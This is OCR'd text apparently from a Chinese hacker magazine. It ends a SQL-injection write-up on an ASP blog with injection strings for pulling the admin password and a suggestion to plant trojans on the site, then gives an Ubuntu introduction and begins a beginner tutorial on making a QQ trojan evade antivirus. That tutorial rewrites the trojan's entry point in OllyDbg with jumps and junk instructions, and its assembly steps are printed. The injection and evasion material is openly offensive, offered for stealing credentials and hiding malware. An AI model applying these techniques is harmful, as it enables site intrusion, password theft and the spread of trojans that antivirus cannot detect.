
If rsSearch.EOF Then  '没有过滤参数就进行数据库连接查询操作
Response.Write("<h3>""" & strSearch &""" "& searchString_false &"</h3>")
Else %>
<%
    Response.Write("<h3>""" & strSearch &""" "& searchString_true &"</h3>")
While NOT rsSearch.EOF
Set rsComments = objConn.Execute("SELECT Count(comments.blogID) AS antal FROM comments WHERE comments.blogID = " & rsSearch("id") & ";")
Set rsCategory = ObjConn.Execute("SELECT * FROM category WHERE cat_id = " & rsSearch("cat_id") & "")    '没有过滤参数就进行数据库连接查询操作
%>
```

要搜索的字符是直接提交给的，没有经过过滤，这里可以用如这样的字符串来突破，如 and%' and 1=1 and '%和and%' and 1=2 and '%等等，提交之后语句就变成了SELECT * FROM weblog WHERE headline LIKE '%and %' and 1=1 and '%%'"。就这样把数据and 1=1改为其他的注入代码就可以得到管理员的密码了。

三、后记

分析这套程序总的来说是非常简单的，首先没有对任何数据进行过滤，其实脚本漏洞本质上来说就是对参数过滤不严格导致的，因此如果把所有执行数据库操作的参数都过滤得很干净，那安全性就非常高了。其次就是后台管理员的密码没有用加密系统进行加密，注入后直接得到明文。这套BLog比较简单，不支持任何上传功能，数据库也是用ACCESS，所以没有得到WEBSHELL，不过用它来挂马也是不错的选择哦。


[作者做的注入、跨站击跨LBlog动画已收录在本期光盘]



夜航船

黑梦语：

作为一名hacker熟练使用多种操作系统可是基本功，但是面对多种的操作系统究竟应该如何选择？如何让我们用最短的时间获得我们想要的知识和效果？本期夜航船就为大家介绍红透半边天的Ubuntu Linux，Ubuntu Linux在桌面Linux领域的使用率已经达到了25%哦！（Fedora Core为7%。）



Ubuntu Linux

Ubuntu is a Linux distribution offering an operating system predominantly targeted at desktop computers. Based on Debian GNU/Linux, Ubuntu concentrates on usability, freedom from restriction of use, regular releases, and ease of installation.

Ubuntu是一个以桌面应用为主的Linux操作系统，是基于Debian的发行版。Ubuntu专注于易用性，有规律地发布新版本，有着简易的安装过程。

The name of the distribution comes from the Zulu and Xhosa word meaning "humanity to others". Ubuntu's slogan is "Linux for human beings".


其名称来自南非的"Ubuntu"概念，大致为"乐于分享"。Ubuntu的口号是"人性化的Linux发行版"。

Ubuntu's first release on October 20, 2004 began as a temporary fork of Debian GNU/Linux, with the aim of drawing from Debian's code regularly in order to allow for a new version of Ubuntu to be released every six months. In contrast with some other general-purpose forks of Debian such as Xandros, Linspire and Libranet, Canonical have stayed close to Debian's philosophy with Ubuntu and use free software most of the time rather than relying on closed-source add-ons as part of their business model.

Ubuntu第一个版本于2004年10月20日发布，并以Debian为开发蓝本。但其以每六个月发布一次新版本为目标，使得人们得以更频密地获取新软件。而其开发目的是为了使个人电脑变得简单易用，但亦有提供服务器版本。Ubuntu的每个新版本均会包含了最新版本的GNOME桌面环境，并且会在GNOME发布新版本后一个月内发行。与以往建基于Debian的Linux发行版，如MEPIS、Xandros、Linspire、Progeny与Libranet等比较起来，Ubuntu更接近Debian的开发理念，因为其主要使用自由与开源软件，而其他的发行版则会附带很多闭源的插件。

The Ubuntu page on DistroWatch has been the most frequently accessed of a comprehensive list of Linux distributions for more than a year. Ubuntu was awarded the Reader Award for best Linux distribution at the 2005 LinuxWorld Conference and Expo in London. It has been favourably reviewed in online and print publications.Many reviewers of Ubuntu point out a main part of Ubuntu's success is the fact that it has a very large community.

一年多以来，Distrowatch.com上的Ubuntu介绍页是访问率最高的页面，而在2005年于伦敦举行的Linux世界论坛及会议(LinuxWorld Conference and Expo)上，Ubuntu被嘉奖为读者所选的最佳Linux发行版。其亦经常被网络与纸面出版媒体评审。很多评审者认为Ubuntu的主要成功原因在于其拥有一个庞大的社群，让使用者能够轻易获得支持。



免杀处理是喜欢玩木马朋友的基本能力，文章只是对最基本的方面做了一些阐述，覆盖面并不是很大，所用的方法也是比较常见的方法，好在作者讲述得还比较清楚，还附带了演示动画，只要大家明白免杀处理的原理，再深入进去就不难了！

菜鸟"免杀"步步高——EXE篇

chenchen

从本文你可以学到：

1、杀毒软件的运行原理

2、免杀处理的一般流程

3、基本的动手修改能力

为了让自己的马儿更加的强壮，一款好的马甲是必不可少的。可在网络高速发展的今天，越来越多的公用马甲(俗称为壳)被日益更新的脱甲者(杀毒软件)所识破，令菜鸟们无计可施。可惜自己又不会写技术含量太高的壳，怎么办？那么，我们只好来修改一下木马程序吧！什么！太复杂了？不，让我们摈弃那些饶舌的理论，就从零开始吧！

一、原理篇

俗话说知己知彼、百战不殆，首先让我们来了解一下杀毒软件都有哪些招式！

1.代码特征值扫描技术

在99%杀毒软件的病毒引擎中都要运用的一项技术。计算机病毒也是程序，但它与一般程序的代码有区别的字符串就称之为特征值。它是由病毒任意代码中划出不大于64 字节(也可以大于或小于这个范围)的代码来组成的(要注意了：一般病毒程序入口点的前20-40字节的代码最有可能为特征值)。只要程序里头包含上述的特征值码，那么程序就会被列为病毒(这也就是好多杀毒软件出现误报的原因了)，所以是否拥有一套完备的又准确无误的病毒特征值库，是衡量一款杀毒软件好坏的重要标准。否则，我们每天都会过着"人心惶惶"的日子了，一般为了精确性，往往会选文件中的几段代码作为病毒的特征值。不过，此方法最大的局限性就是新病毒的特征值如果未输入进特征库中，也就不可能被查杀出来。所以，这是个治标不治本的方法(利用此局限性来作免杀的思路由此而出)。

2.字符串特征值扫描技术

目前在杀毒软件的监控系统中很常见的一种方法。与1中所述不同的是，该方法是用正在运行的程序或是DLL文件中某段字符串来作为特征值(至少目前是这样)，进行识别。(注意是字符串，而不是程序中的任意代码，所以查杀出的范围以及速度都要比引擎查杀要快)，正是特征值的位置不同，所以免杀的方法也不同了。

3.启发式行为检测技术

(其实这是两种不同的方法，但鉴于方法的思路是差不多的，所以就放在一起说)

针对1方法与2方法的弊端，病毒分析人员根据自身经验，把分析病毒时的思维过程用计算机的代码模拟出来。只要用事先写好的代码去调试分析出那些与正常程序不同的代码来，就被列为病毒，比如：病毒程序往往会修改自身代码的入口点以及搜索修改可执行文件，或者把调用键盘钩子并自己的进程注射到系统的进程中去等等。这些都是跟正常的程序是不同的，并且这些行为都是有一定的规律可寻的，简单点说，启发式行为检测技术就是通过检测程序的行为(一般是超过4个以上或4个以上的反常行为)来判定程序是否为病毒。对于新出现的病毒这不失为一种好的办法。当然，该种方法也有它的弊端，它会"纵容"病毒犯罪。打个比方：病毒如果在被启发之后，执行的是结束杀毒软件进程的操作的话，那就永远也查不到病毒了。

4.文件校对技术

在初次安装完杀毒软件后，根据软件提示把系统中的文件全部扫描一遍，当在第二次扫描时，未改动的文件将跳过检测。此法旨在是为了提高杀毒的效率而设计的(国外的杀毒软件常用此法)。

除上面主流的技术以外，还有像针对多态变种病毒的虚拟机技术等最新的技术，这里就不一一讲了。但有一点要注意了，不管你用的什么杀毒软件，特征值扫描技术是一定要使用的，所以就从它来入手(关于这些技术的原理，其实我也不是很清楚，但无论怎么样，对于本文来说，掌握了上述四种方法已经足够用了)。

好了，原理篇就论述完了，下面来讲一讲基础篇吧。

二、基础篇

这里我们犯不着去理解太多有关 Windows PE 文件格式，以及 8086 汇编原理，只说一些有关代码的知识。知道代码表示意思，看得懂代码，就行！

以下是遴选出的部分最基本的几个代码进行的补充说明，强制性地记住它(原理不学，可基础代码还是要知道的)。

JE 0040XXXX(地址)	相等就会跳转	(直接转移)
JNE	不相等就跳转	(直接转移)
JNZ	不相等就跳转	(直接转移)
JMP	无条件的跳转	(无条件转移)
MOV EAX,EBX	数据传送指令，将EBX的值移送到EAX中	
CMP EAX,EBX	EAX寄存器减去BX寄存器的内容	
XOR EAX,EAX	使EAX的内容清零(相当于MOV EAX,0)	
ADD	加法运算 (+)	
SUB	减法运算 (-)	
MUL	乘法运算 (X)	
DIV	除法运算 (/)	
NOP	无作用 (在破解程序时最常用的指令) (使程序不执行任何的数据操作)	
PUSH	入栈指令 (往寄存器中进行数据入栈)	
POP	出栈指令 (与之相反)	
CALL	调用子程序	

说明一下：EAX，EBX 称为通用寄存器，又称为数据寄存器。寄存器可以被装入数据，你也可以在不同的寄存器之间移动这些数据，或者做类似的事情。像四则运算、位运算等这些计算操作，都主要是针对寄存器进行的，不理解你就把它当成是个放

数据的箱子。

> **注意**：机器码是来给计算机看的，而汇编语言才是本篇要强调的(那为什么还提机器码这个概念呢？其实，前面在讲特征码时说的任意代码就是指的一串串长长的机器码。那什么又称为机器码呢？机器码就是指用UltraEdit-32(一个主流的文件编辑软件)打开编辑exe文件时你会看到许多0，1，2，3，4，5，6，7，8，9，A，B，C，D，E，F，这16个字符组成的数码就是机器码，不管文件有多么大，都只由这16个字符来组成)。所以，从理论上讲，杀毒软件可以识别16的128次方数量的病毒。

还是不懂？可能是我没讲清楚，不过不要紧，在下面的实战篇中，我还会有相关的解释！(基础篇就只讲这么多了，汇编是个很早的但很经典的语言，在逆向工程中，没有它是不行的，大家不懂还可以去网上找资料看看，要知道，人是不能一辈子停在菜鸟级别的。)

还说一说关于调试器的原理，简单的说，我们用调试器把代码设成若干个步骤来运行，执行程序时，就要按照特定的步骤来一步一步执行，所以调试器就是执行分步骤的工具，来限定程序一步一步地执行，打个比方，我们要口算出(14+61)X10=?时，就要分成两个步骤：首先是算(14+61)=75，再算(14+61)X10=750，而调试器类似这样把程序代码分成一步步，让我们来了解程序的每一步都执行的什么命令，从而进行修改(本人关于调试器的原理的粗浅体会)。

由于汇编不是本文的重点，那么基础篇就到此为止.调试器的原理，大家可以去看雪论坛下载更多的相关资料.

三、实战篇

还记得之前说过的一句话吗？“病毒程序入口点的前20-40字节的代码最有可能为特征值”，就正是利用这个原理。

```
工具：Ollydbg.eXe(WIN32主流的调试器)
      LordPE.EXE（强大的PE文件编辑工具）
```

要修改的是一个QQ木马软件(ClientQQS)的客户端的入口点。只有一个EXE文件，用最新的病毒库查杀后，发现报警，如图1。




图1 修改前报警

用Ollydbg载入目标程序，来到如下代码处

```
0040580C C>/$ 55              push ebp
\\停在这里，这就是程序的入口点
0040580D  |.  8BEC            mov ebp, esp
0040580F  |.  B9 07000000     mov ecx, 7
00405814  |>  6A 00           /push 0
00405816  |.  6A 00           |push 0
00405818  |.  49              |dec ecx
00405819  |.  75 F9           \jnz short ClientQQ.00405814
0040581B  |.  B8 C4574000     mov eax, ClientQQ.004057C4
00405820  |.  E8 FFE4FFFF     call ClientQQ.00403D24
\\Delphi入口特征，没有加壳
00405996      00              db 00
\\以下便是空代码处也是我们进行修改的地方
00405997      00              db 00
00405998      00              db 00
00405999      00              db 00
......(省下部分无用代码)
```

其实修改这东西我也不好说改哪一句一定行，因为，网上有这类教程，所以这里就只是说说(思路是一样的，你可以换成不一样的代码！)只能给大家一个改的原则，就是不能改变程序运行的结果，改的过程中我们可以用指令顺序调换法，也可以用花指令法，最简单的是跳转法，为了避免累述，这里用的是跳转法和花指令法。

1.跳转法，如图2

找到了空代码处，修改开始……

```
004059AA   00    db 00(双击此处，改为NOP)
\\(你也可以在别处修改，但要是空代码)
004059AB   00    db 00(双击此处，改为NOP)
004059AC   00    db 00(双击此处，改为NOP)
004059AD   00    db 00(双击此处，改为NOP)
004059AE   00    db 00(双击此处，改为JMP 0040580C)
004059AF   00    db 00
```

2.花指令法

```
004059AA   00    db 00
004059AB   00    db 00(双击此处，改为PUSH EAX)
\\入栈
004059AC   00    db 00(双击此处，改为POP EAX)
\\出栈
004059AD   00    db 00(双击此处，改为XOR EAX，EAX)
\\清空
004059AE   00    db 00(双击此处，改为NOP)可以将上述指令倒着输入.(以上四句是经典的"垃圾指令"，如果空代码段很大，可以循环使用)
004059AF   00    db 00(双击此处，改为JMP 0040580C)
\\跳到原来的入口点
```

关于代码的意思，旁边是有解释的，这里就不再多说，实在不懂，在前面的基础篇中都已涉及。

选中刚才修改的代码，按**右键→复制到可执行文件→选择部分**，如图3。

